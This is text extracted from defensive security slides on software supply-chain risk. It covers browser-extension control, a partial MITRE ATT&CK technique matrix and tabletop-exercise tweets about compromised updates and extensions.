
Trending and minimizing application sprawl over time




Controlling end-user software distribution



Establishing inventory and control over browser extensions



<https://medium.com/@rootsecdev/controlling-google-chrome-web-extensions-for-the-enterprise-7414bf8cc326>



<https://specopssoft.com/blog/using-firefox-enterprise-gpos-enable-windows-integrated-authentication-specops-websites/>


Catching post-compromise activity

ATT&CK Matrix for Enterprise

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Automated Exfiltration	Commonly Used Port
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	BITS Jobs	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Data Compressed	Communication Through Removable Media
Hardware Additions	Command-Line Interface	Account Manipulation	AppCert DLLs	Binary Padding	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Data Encrypted	Connection Proxy
Replication Through Removable Media	Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	File and Directory Discovery	Exploitation of Remote Services	Data Staged	Data Transfer Size Limits	Custom Command and Control Protocol
Spearphishing	Control Panel	AppInit DLLs	Application	CMSTP	Credentials in File	Network	Logon	Data from	Exfiltration	Custom

Attackers still need to expand beyond an initial compromise

- Second-stage malware
- Persistence mechanisms
- Credential theft
- Lateral movement
- Data gathering



Testing your processes



Tabletop Scenarios

@badthingsdaily

Following



Malicious code will be distributed to your endpoints during the routine update of a signed application.

Happy Monday.

11:03 AM - 18 Sep 2017

123 Retweets 352 Likes



7 123 352



Tabletop Scenarios

@badthingsdaily

Following



A popular chrome extension was sold to another developer last month. This month, it was sold again to a malicious developer.

9:46 AM - 17 Oct 2017

49 Retweets 87 Likes



7 49 87


Future attacks **and wild speculation**



Enterprise
Software




End-user
Software



Development
Toolchain



SaaS and
Service
Providers



